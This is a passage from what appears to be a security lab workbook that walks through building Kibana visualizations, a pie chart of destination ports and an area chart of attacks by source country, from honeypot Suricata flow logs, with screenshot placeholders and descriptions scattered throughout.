


In the default pie chart Kibana will simply count the number of logs in the set of data you have selected, within the time window shown in the date picker in the upper right field. Highlighted in this photo is the Metrics and Buckets section on the left side of the screen. **Buckets are how the data is grouped, and Metrics are what is calculated on those groups**, this is a VERY important concept for creating visualizations in any SIEM even if your vendor doesn't use these terms, so make sure you understand it. By default, all logs go into one "bucket", and what is calculated is the "Count", which is why we see the chart that we have right now.

This picture shows that within the date's we've selected, there were 774,140 logs total. We want to ask a different question though, we're curious which destination port showed up in the most logs. To answer this question we can leave the Metric on "count", but we need to group (bucket) logs by the "destination\_port" field so that we get a count of how many logs exist for each port number. To do this, in the buckets section select "Split Slices":




There are multiple ways to bucket, but we want to bucket our logs based on a log field, or "term" as Kibana calls it. In the Aggregation dropdown select "Terms" (you will have to scroll down to see it, or you can type the word Terms and it will search).




Once selected, new options will appear for selecting the field, ordering, counts, and labeling the output. The first thing we need to do is select the "destination\_port" field in the "Field" drop down. Again, typing part of the name is the fastest way to find it in the list of field options.

## Buckets




The screenshot shows the 'Buckets' configuration panel. At the top, there is a 'Split Slices' toggle. Below it, the 'Aggregation' dropdown is set to 'Terms'. The 'Field' dropdown is open, showing a list of fields. The 'number' category is expanded, and 'destination\_port' is highlighted with a red box and a red arrow. At the bottom, there is a checkbox for 'Group other values in separate bucket'.


After selecting "destination\_port", change the "Size" to 10 so that we will see the top 10 hits, and add a Custom Label of "Destination Port" as shown below. Once these items are selected, hit the play button at the top of the visualization setup pane.



If your configuration was set correctly, you should now see a new pie chart that gives our answer!




The bucket with the highest number of items in it is at the top of the list on the right of the pie chart, which means port 445 was the most commonly talked to port on the honeypot, followed by port 22 and port 53. Mouse over the slices of the chart and you will see the count for each individual item.




Here we can see port 445 had 295,614 hits in the flow logs. This output is also labeled with the "Destination Port" custom label we defined in the setup (without that setup it would say the field name "destination\_port").

Now that we have this information, let's save the setup in Kibana. Select the "Save" button in the upper right corner, name the visualization "Count of Destination Port - Flow".

1




2



This type of naming convention gives us an idea of the metric (count) and bucket (destination port) used for the visualization as well as the data source (flows). Congratulations, you've made your first visualization in our SIEM! Let's make one more...


### 3. Create an area chart of attacks by source country

In this section we're going to make an area chart of attacks grouped by the country the traffic came from according to the resolved geoIP information.



While this is not necessarily actionable data or attribution of attacks, it makes for a good demonstration of how to build an area chart visualization and can be used in the final step of the lab.

Click the Visualize breadcrumb at the top of the screen to begin creating a new visualization from scratch.



Select the "+" sign for a new visualization, and this time pick an Area chart.



1

<input type="checkbox"/> Title ↑	Type
<input type="checkbox"/> Count of Destination Port - Flow	Pie
<input type="checkbox"/> lab3.1 - Alert Heatmap	Heat Map
<input type="checkbox"/> lab3.1 - Alerts by country	Pie

2


New Visualization

Filter

Area   Controls   Coordinate Map   Data Table

Gauge   Goal   Heat Map   Horizontal Bar

Select the suricata-flow index as a source of data again as well



You will be taken to a blank bar chart. Again, we must set up how we want to group the data. This setup is a bit more complex than the pie chart because we want to include both a time element, and break the data out by country.

Step 1 will be showing the data over time. It's slightly less intuitive, but what is an area chart/ histogram really? Just grouping (bucketing) logs into evenly spaced time-slots over the range of time selected. To do this in Kibana, under the Buckets section, select "X-Axis" then pick "Date Histogram" in the dropdown, once selected, hit the play button to see what happens.


1

The screenshot shows a dashboard for 'suricata-flow'. At the top, there are tabs for 'Data', 'Metrics & Axes', and 'Panel Settings', along with a play button and a close button. Below the tabs is the 'Metrics' section, which contains a 'Y-Axis Count' metric and an 'Add metrics' button. The 'Buckets' section is below that, with the heading 'Select buckets type'. It contains three options: 'X-Axis', 'Split Series', and 'Split Chart'. A red arrow points to the 'X-Axis' option.

2

The screenshot shows the configuration panel for the 'X-Axis' bucket. It has a dropdown arrow and a close button. Under the heading 'Aggregation', there is a dropdown menu with the text 'Select an aggregation'. A red arrow points to the 'Date Histogram' option in the dropdown menu. Other options visible are 'Date Range' and 'Filters'.

We've successfully made a area chart of the total volume of data:



Looking at the x-axis, we can see Kibana has auto-decided to break the data into 12-hour timeslots. You can mouse over the chart and see for each data point how many specific logs fell into that time slice. We want to go more specific though and break this into countries, which means we need to make a "sub-bucket", which is a second level of data grouping secondary to the time slots. To do this, go back to the Bucketing section on the left.

Underneath the settings we just entered is a button that says "Add sub-buckets". Click that button and then select "Split Series".

1

**Interval**

Auto ▼

Drop partial buckets ?

**Custom Label**

[> Advanced](#)

[Add sub-buckets](#)

2


**Select buckets type**

Split Series

